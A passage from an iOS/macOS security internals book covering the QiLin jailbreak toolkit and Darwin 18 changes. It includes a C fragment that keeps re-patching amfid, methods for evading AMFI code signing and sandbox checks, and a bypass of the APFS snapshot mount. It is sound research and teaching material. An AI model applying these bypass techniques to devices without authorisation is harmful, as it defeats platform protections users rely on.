        memset(&ke, '\0', sizeof(struct kevent));
        // This blocks until an event matching the filter occurs
        rc = kevent(kq, NULL, 0, &ke, 1, NULL);

        if (rc >= 0) {
            // Don't really care about the kevent - amfid is dead

            close (kq);
            status ("amfid is dead!\n");

            // Get the respawned amfid pid... This could be optimized by
            // tracking launchd with a kqueue, but is more hassle
            // because launchd spawns many other processes..

            pid_t new_amfidPid = findPidOfProcess("amfid");
            while (! new_amfidPid) {
                sleep(1);
                new_amfidPid = findPidOfProcess("amfid");
            }

            amfidPid = new_amfidPid;
            kern_return_t kr = task_for_pid (mach_task_self(),
                                             amfidPid,
                                             &g_AmfidPort);

            castrateAmfid (g_AmfidPort);

            status("Long live the new amfid - %d... ZZzzz\n", amfidPid);
        }
    } // end for
}
```

Another potential problem is if amfidebilitate itself is killed. This can be easily prevented by politely requesting launchd to assume responsibility - i.e. crafting a LaunchDaemon property list, and using the libxpc APIs (or a binary, like launchctl and its open source clone launectl) to register amfidebilitate. Using the RunAtLoad and KeepAlive directives ensures that whenever amfid around, it will be properly debilitated.

Sandbox annoyances

As discussed in Chapter 8, the *OS platform profile provides a set of stringent system-wide sandbox restrictions not unlike those of MacOS SIP. The platform profile in iOS 11 is harsher still, and imposes even more constraints. To name but two examples, binaries can only be started from allowed paths. These are mostly under `/`, or the containerized locations of `/var/containers/Bundle`, but certainly not other locations in `/var` or `/tmp`. Further, any "untrusted" binaries can only be started by `launchd` (i.e. the Sandbox hook `...execve()` ensures the PPID of the `execve()` process is equal to 1).

Although the platform profile **CAN** be disabled, the QiLin toolkit does not do so at the moment - with the rationale being that if the method were to be shown publicly, it would be quickly patched by Apple, possibly as soon as iOS 11.3 or later. Instead, QiLin "lives" with the restrictions, and simply operates within them.

The allowed path restriction becomes a non-issue, since the root filesystem can be remounted and binaries can simply be dropped into `/usr/local/bin` or other locations (e.g. `/jb`), without risk of interfering with the built-in binaries. The restriction limiting untrusted binaries to `launchd` can be bypassed in one of several ways:

- Stuff the CDHash of the binary in question in the AMFI trust cache. Not only will that let AMFI.kext's guard down, it will also do us the favor of automatically platformizing the app because it was found in the cache. The exact location can be found in the KExt thanks to an `IOLog` statement ("Binary in trust cache, but has no platform entitlement. Adding it.").
- Reparent a spawned process to appear to be `launchd`'s by directly editing the `struct proc` entry's `p_ppid` during AMFIdebilitation. Because the AMFI hook precedes that of the Sandbox, by the time the latter executes it would "see" that `launchd` executed the binary, and approve it.
- Sign the binary with the `platform-application` entitlement. Similar to trust-cached binaries, AMFI.kext will mark the binary as platform by the time Sandbox's hook gets called. Unlike the previous case, however, the platformization is not full, and the resulting process will still be unable to call `task_for_pid` on platform binaries.

References

1. Pangu Team Blog - "IOSurfaceRootUserClient Port UAF" - <http://blog.pangu.io/iosurfaceroouserclient-port-uaf/>
2. S1guza: V0rtex Exploit - <https://siguza.github.io/v0rtex/>
3. Ian Beer (Project Zero) - XNU kernel memory disclosure - <https://bugs.chromium.org/p/project-zero/issues/detail?id=1372>
4. Ian Beer (Project Zero) - iOS/MacOS kernel double free - <https://bugs.chromium.org/p/project-zero/issues/detail?id=1417>
5. NewOSXBook.com - LiberiOS Jailbreak - <https://NewOSXBook.com/liberios>
6. NewOSXBook.com - LiberTV Jailbreak - <https://NewOSXBook.com/liberty>
7. NewOSXBook.com - QiLin Toolkit - <https://NewOSXBook.com/QiLin>



This is a free update to MacOS/iOS Internals, Volume III. It is free, but it is nonetheless copyrighted material! Feel free to cite, but give credit where credit is due. You can get [Volume I](#) or [Volume III](#) from Amazon, or get a detailed explanation in person, in [one of the trainings by Technologicgeeks!](#)

Contents at a glance

Part I: Defensive Techniques and Technologies

The missing documentation for Apple's proprietary security mechanisms

1. Authentication
2. Auditing (MacOS)
3. Authorization - KAuth
4. MACF - The Mandatory Access Control Framework
5. Code Signing
6. Software Restrictions (MacOS)
7. AppleMobileFileIntegrity (MacOS 10.10+, iOS)
8. Sandboxing
9. System Integrity Protection (MacOS 10.11+)
10. Privacy
11. Data Protection

Part II: E pur si rompe

A detailed exploration of vulnerabilities and their exploits

12. MacOS: Classic vulnerabilities in 10.10.x and 10.11.x
 13. iOS: Jailbreaking
 14. evasi0n (6.x)
 15. evasi0n 7 (7.0.x)
 16. Pangu Axe (7.1.x)
 17. XuanYuan Sword (8.0-8.1)
 18. TaiG (8.0-8.1.2)
 19. TaiG (8.1.3-8.4)
 20. Pangu 9 (9.0.x)
 21. Pangu 9.3 (9.2-9.3.3)
 22. Pegasus (9.0-9.3.4)
 - 22½. Phoenix (9.0-9.3.5)
 23. mach_portal (10.1.1)
 24. Yalu (10.0-10.2)
 25. async_wake (11.0-11.1.2) and the QiLin Toolkit
-

Appendix A: MacOS Hardening Guide

Appendix B: Darwin 18 (beta) Changes

Darwin 18 (Beta) Changes

V1.6 of this work is being updated to reflect the numerous security changes introduced by Apple in Darwin 18 (MacOS 14/[iOS/TvOS] 12/WatchOS 5). These changes, primarily in code signing and its enforcement, are still in beta at this point (June 2018) and therefore subject to change. From initial examination, however, it is quite clear where Apple is going with them. This appendix seeks to provide a list of the changes visible from analyzing the binaries. This list is by no means comprehensive, and cannot be made so until the sources of XNU 49xx and higher are published by Apple, in or after September 2018.

Mandatory Access Control (MACF)

A new MACF Policy, `AppleSystemPolicy (com.apple.SystemPolicy)`, is now in use in MacOS. The policy (identified as 'ASP') hooks `mac_proc_notify_exec_complete` (new in this version), and the `mmap(2)` hook. It makes upcalls to `/usr/libexec/syspolicyd` over `HOST_SYSPOLICYD_PORT` (i.e. host special port #29). The daemon (discussed in Chapter 6), now also provides MIG subsystem 18600, with two messages. The messages are used for `notify_32bit_exec` and `notify_32bit_mmap`. The daemon is likely responsible for popping up an alert, as Apple has indicated that MacOS 14 is the last version to support 32-bit binaries. Its database (`/var/db/SystemPolicy`) is still surprisingly unrestricted by SIP as of beta 2.

MACF Hooks

In addition to `mac_proc_notify_exec_complete` discussed above, `mac_vnode_check_trigger_resolve` is also defined, and is greedily claimed by the `Sandbox.kext`. Triggers are discussed in Volume II (in the chapter dealing with VFS).

Code Signing

Version 0x20500

One of Apple's touted enhancements is the extension of SIP to third-party applications in MacOS. This feature (discussed in WWDC's sessions). This is presently opt-in, and requires signing with two new features: Specifying a runtime version of 10.14.0 or greater (which XCode manages automatically with `-mmacosx-version-min`) and using the new version 0x20500 (i.e. v2.5) signatures. This adds a new flag to the signature (runtime, or 0x10000).

GateKeeper (MacOS)

Application Notary

XCode 10 offers a new "App Notary" feature. As explained in [WWDC 2018 session 702](#) (which also highlights most of the other MacOS 14 changes), the feature submits Developer-ID signed apps, dmgs or .pkgs to Apple, and subjects them to an automated testing process which is meant to detect malware and (possibly later) ensure other forms of policy compliance. The result of this process is a "ticket", which may be left standalone or "stapled" to its item.

When launched from the UI, GateKeeper detects notarized bundles and - at present - allows their opening through a GUI notice. Apple has made it clear that its future plans are to allow only notarized applications, though this might not happen until MacOS 16.

AMFI

- Code signing enforcement can now be controlled on two levels: process and system. This applies to the kernel variables and their corresponding `vm.* sysctl(2)` MIBs. `cs_enforcement_enable` thus now becomes `cs[_process/system]_enforcement_enable`. There is also a new call `cs_executable_wire`.
- The iOS `rxw` restrictions are introduced into MacOS, with specific checks to prevent write and execute permissions from being possible concurrently, unless the process is entitled. Library validation (restricting loaded objects to Apple's own or same team identifier) is also hardened. Several entitlements are introduced for this purpose:

com.apple.security.cs..	Used for
<code>allow-jit</code>	Enable JIT code generation
<code>allow-unsigned-executable-memory</code>	Enable executable mapping sans signature
<code>disable-executable-page-protection</code>	Neuter code signing checks for process
<code>disable-library-validation</code>	Allow dylibs with different team IDs

- Debugging protection, which was limited to Apple's processes, is now extended to the masses. In order to enable debugging features, once again entitlements are used:

com.apple.security.cs..	Used for
<code>get-task-allow</code>	Willingly give up own task port (debuggee)
<code>debugger</code>	Marks own process as debugger
<code>allow-dyld-environment-variables</code>	Force dyld to pass variables to signed process

CoreTrust (iOS12)

iOS 12 (beta 2, at the time of writing) introduces another kext, with the bundle identifier `com.apple.kext.CoreTrust`, to support AMFI's kernel operations. CoreTrust's purpose is to thwart the common technique of "fake-signing" (known to jailbreakers as "`ldid -s`" or "`jttool --sign`"), which is often used to deploy arbitrary binaries to a jailbroken device. In this method (shown in the experiment on page 71), a code signature with an empty CMS blob is generated. Because it is not an ad-hoc signature, AMFI passes the blob to `amfid`, but the latter at this point has been compromised by the jailbreak.

iOS 12's AMFI therefore validates a non-empty CMS blob, and then subjects the signature to CoreTrust's evaluation. CT runs several checks against hardcoded certificates, whose strings can be spotted with `jtool --str`, and contents with `-d __TEXT.__const` (looking for the "30 82" DER marker). Stuffing these certificates in `__TEXT.__const` ensures that they benefit from KPP/AMCC protection and cannot be tampered with. CT may further validate the signature policy (in certificate extension fields), and only if the evaluation is successful, does the normal flow (i.e. passing to `amfid`) ensue. This means that, although the daemon might still be compromised, the attack vector is lessened, as binaries would still be required to possess a signature from an Apple CA (root and/or iPhone Certification), with the daemon only relying to `online-auth-agent`.

CoreTrust will likely prove a pain to jailbreakers, but its impact on APTs is dubious, at best. Such targeted malware operates in process, using a privilege escalation and/or sandbox escape to obtain unfettered code execution. Because it already possesses (or exploits an app with) a valid code signature, CoreTrust will play no role in preventing its payload from running and compromising the device data.

Sandbox

The iOS ContainerManager (see Chapter 8) makes its MacOS debut. At the time of writing (beta 2), it is unclear how it will be used.

Privacy

TCC is extended to protect not just XPC APIs, but all access to resources - including directly. A new set of entitlements is defined:

com.apple.security.	Used for
<code>device.[audio-input camera]</code>	Video/Audio device access
<code>personal-information.*</code>	Access location, addressbook, calendars and photos-library
<code>automation.apple-events</code>	Allow sending of Apple Events

APFS Snapshot mount (iOS 11.3)

In an effort to harden the root filesystem protections against remounting, Apple has started to use a snapshot mount for the root filesystem, rather than a standard mount. Using `mount(1)` reveals that `/` is mounted over `com.apple.os.update-GUID@/dev/disk0s1s1`. A snapshot mount is a very clever idea for a read-write mount (as it allows reverting to the base snapshot in case of corruption), but in this case the reasoning is likely different. As the snapshot is mounted read-only, the driver does not permit new writes to it, and panics the kernel (complaining "you must have an extent covering the allocated size"). As discussed in Volume II, an extent is a grouping of logical blocks (or parts thereof) where file data is kept.

Nonetheless, this has been bypassed by Xiaolong Bai and Min (Spark) Zheng. In a [Weibo blog post](#) they detail their method, which specifically overcomes two hurdles:

- **XNU checks for attempts to remount an already mounted block device:** Bai and Zheng seek to create another mount - this time directly on the block device - but the root vnode's `v_specinfo->si_flags` (as discussed in Volume II) include `SI_MOUNTEDON`, so that the `mount(2)` system call would return `-EBUSY`. This, in itself, is an integrity rather than security precaution. The duo bypasses it by neutering the flags altogether, which enables the mount.
- **APFS.kext is coerced into believing this new mount is not a snapshot:** by copying the the APFS private mount data pointer over from the secondary mount. This pointer (the `mnt_data` field of the `struct mount` in the vnode's `v_mount` field, incidentally at offset `0x8f8`) holds filesystem driver private data. When copied from the secondary mount's vnode over the root vnode, it successfully enables new extents to be created and avoids the panic.

While fairly detailed, Bai and Zheng's article nonetheless omits a fine point - The APFS.kext will compare the `v_mount` from every vnode it processes to a field stashed in its private data. Because those vnodes are technically on the root filesystem mount (`/`) and not the secondary filesystem mount, a mismatch will be detected. This will not cause a panic, but will still fail vnode data access. The kernel log output is inundated with "vp has different mp than fs System" messages from `apfs_jhash_getvnode_stream`. Using `jtool` to disassemble around this message reveals the specifics:

```
morpheus@Zephyr(~)$ jtool2 -d /tmp/com.apple.filesystems.apfs.kext |
grep -B13 -A10 different
Disassembling from file offset 0x24000, Address 0xffffffff00680d000
..4c488 BL      _vnode_mount      ; 0xffffffff00688f674
..4c490 LDR      X8, [X22, #416]   ; R8 = *(R22 + 416) = (private->v_mount)
..4c494 CMP      X0, X8, ...      ;
if (vnode_mount(vp) != private->v_mount) {
+----..4c498 B.EQ      0xffffffff00684c4cc ;
|..4c49c MOV      X0, X23          ; X0 = X23 (= vp)
|..4c4a0 BL      _vnode_put       ; 0xffffffff00688f68c
|..4c4a4 LDR      X8, [X22, #192]   ; R8 = *(R22 + 192) = (private->fsName)
|..4c4a8 STR      X8, [SP, #16]    ; *(SP + 0x10) = 0x10000cfeedfacf
|..4c4ac ADRP     X8, 2093870      ; R8 = 0xffffffff005b7a000
|..4c4b0 ADD      X8, X8, #2439    ; R8 = "apfs_jhash_getvnode_internal";
|..4c4b4 MOVZ     W9, 0x143        ; R9 = 0x143
|..4c4b8 STP      X8, X9, [SP, #0] ; *(SP + 0x0) = R8, R9
|..4c4bc ADRP     X0, 2093870      ; ->R0 = 0xffffffff005b7a000
|..4c4c0 ADD      X0, X0, #2400    ; "%s:%d: vp has different mp than fs %s\r"
|..4c4c4 BL      _printf          ; 0xffffffff0068218e0
|_printf("apfs_jhash_getvnode_internal:1323: vp has different mp than fs %s\n",
|private->fsName);
|+--..4c4c8 B      0xffffffff00684c4ec
|} else {
+--+>..4c4cc MOV      X0, X23          ; X0 = X23 (= vp)
|..4c4d0 BL      _vnode_fsnode    ; 0xffffffff00688f584
|..4c4d4 MOV      X20, X0         ; X20 = X0 = 0x0
|...

```

Note the check (in 0xffffffff00684c498) comparing the result of `vnode_mount` with a value from `[x22, #416]`. The former function (defined in XNU's `bsd/vfs/kpi_vfs.c`) merely returns `vp->v_mount`, and the latter is a value in the private data. Xnooping around reveals that it matches the secondary mount's `vnode`. The value therefore needs to be overwritten to the original root node's `v_mount`, to allow `vnode_fsnode()` to be called and retrieve the `vp->v_data`.

While Bai and Zheng's method works, there are two finer points still left to address:

- **APFS reverts to the initial filesystem snapshot on boot:** Meaning that changes to the root filesystem will still fail to persist across reboot. This can be trivially fixed by creating a new snapshot, and renaming it to match the initial snapshot name (i.e. `com.apple.os.update-GUID@/dev/disk0s1s1`). The process (detailed by Uamng Raghuvanshi [in a blog post](#)) is straightforward using `libsystem_kernel`'s `fs_snapshot_[create/rename](2)` wrappers over the `fs_snapshot` (#519) system call. Although the system call normally requires an entitlement, at this point the jailbreak would have kernel credentials. Example source code of a fake-entitled binary to selectively snapshot the system can be found in the QiLin download page.
- **The secondary mount method tends to be unstable** and can lead to a panic (kernel data abort) on the copied mount data pointer if the mount is unmounted. A rigorous method to bypass would involve the re-creation, rather than duplication of the private APFS mount data. With the data format being entirely undocumented, however, this is quite challenging. Still, for developer-oriented jailbreaks, this solution proves sufficient.

The QiLin toolkit (revision 6 and later) contains an implementation of Spark's method, with minor enhancements. These are transparently called through QiLin's `remountRootFS(void)`. LiberiOS and LiberTV, both using the toolkit, thus also now support this method and are compatible with iOS 11.3.1 and earlier.